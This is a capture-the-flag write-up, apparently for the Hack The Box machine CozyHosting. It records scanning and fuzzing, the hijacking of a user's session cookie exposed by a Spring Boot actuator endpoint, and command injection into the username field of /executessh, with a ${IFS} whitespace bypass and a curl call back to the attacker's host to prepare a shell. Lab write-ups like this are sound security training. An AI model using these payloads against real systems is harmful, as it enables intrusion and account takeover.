
HTB-COZYHOSTING

NMAP SCAN



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEpNwlByWMKMm7ZgDWRW
|   256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGLo61jXuUAYq5q
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Q1 How many TCP ports are open on CozyHosting?

2 TCP PORTS

- **PORT 22 SSH**
- **PORT 80 HTTP**

Q2 The webserver on TCP port 80 issues a redirect to what domain?

We can see that it redirects to **cozyhosting.htb**




```
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Q3 What relative path on the webserver returns a 500 error?

Running the following command we can see that the "error" directory gets a 500 error.


ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100



```
┌──(ajsankari㉿ajsankari)-[~/Desktop]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:ffuz -u http://cozyhosting.htb/ffuz -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/ffuz
 :: Wordlist         : ffuz: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 44ms]
login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 83ms]
index                   [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 129ms]
admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 404ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 232ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 82ms]
```

Q4 What is the Java web framework used in the web application?

I can see that the error directory shows a **Whitelabel Error Page**




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Fri Aug 09 11:23:10 UTC 2024
There was an unexpected error (type=None, status=999).

A quick google search shows that the **Spring Boot** Java framework is the one that uses **WhiteLabel Error Handling**.




what java framework gives Whitelabel Error Page

Spring Boot is a Java framework that makes it easy to create web applications. One of its features is WhiteLabel Error Handling, which is the way that Spring Boot handles errors when something goes wrong. WhiteLabel Error Handling is a simple way to handle errors that is easy to customize. 25 Sept 2023

Q5 What endpoint is exposed in Spring Boot and is mainly used for debugging purposes?

We can find this out by using the same command before but with a Spring Boot wordlist.




```
┌──(ajsankari㉿ajsankari)-[~/Desktop]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FFUZ
 :: Wordlist         : FFUZ: /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

actuator                [Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 286ms]
actuator/env/lang       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 297ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 302ms]
actuator/env/home       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 304ms]
actuator/env            [Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 306ms]
actuator/env/path       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 321ms]
actuator/sessions       [Status: 200, Size: 48, Words: 1, Lines: 1, Duration: 332ms]
actuator/beans          [Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 323ms]
actuator/mappings       [Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 372ms]
:: Progress: [112/112] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Which shows that **/actuator** is exposed.

Q6 What is the username of the user's whose session is exposed?


When I go to the actuator/sessions url I can see that the user who has a session is **kanderson**



```
84512C774D96013B543D444908279347:   "kanderson"
```

We can now bypass the login screen using kanderson's cookie and logging into his session.

Q7 When a POST request is sent to /executessh, which of the two parameters is vulnerable to command injection?



Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Include host into automatic patching


Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings
Hostname
Username

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSIONID	3CDD610A9E2159BCACC7FE5E356DB8D2	cozyhosting.htb	/admin	Sat, 10 Aug 2024 11:41:16 GMT	42	false	false	None	Fri, 09 Aug 2024 11:41:26 GMT

```
<anonymous> http://cozyhosting.htb/assets/js/admin.js:321
[Learn More]
```

After capturing the POST request in burpsuite, I find that the **username** post is vulnerable to code execution as it shows a response from the $(id) command as seen below:



Request

Pretty Raw Hex


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://cozyhosting.htb
Connection: keep-alive
Referer:
http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
Cookie: JSESSIONID=E681E9A031B6CDBF85775A12DAB539EA
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=$(id)
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 09 Aug 2024 12:49:29 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=ssh: Could not resolve
hostname uid=1001(app): Name or service not known
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

I try to add another command and find out that I am not allowed to add whitespaces, so I will need to find a workaround for this.




```
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://cozyhosting.htb
Connection: keep-alive
Referer:
http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
Cookie: JSESSIONID=E681E9A031B6CDBF85775A12DAB539EA
Upgrade-Insecure-Requests: 1

host=127.0.0.1&username=$(id);cat etc/passwd
```

```
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Username can't contain
whitespaces!
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

After researching I find that I can use the **${IFS}** command in the whitespaces to prevent this error.


First I want to test if can curl my web server, if I can i can use this to spawn a shell.



Hostname
127.0.0.1

Username
test;curl${IFS}http://10.10.14.6:8000/


I see below that I get a response so I know that it will work.




```
┌──(ajsankari㉿ajsankari)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.230 - - [09/Aug/2024 23:07:53] code 404, message File not found
10.10.11.230 - - [09/Aug/2024 23:07:53] "GET /@127.0.0.1 HTTP/1.1" 404 -
```

Now I can use the username post to spawn a shell.

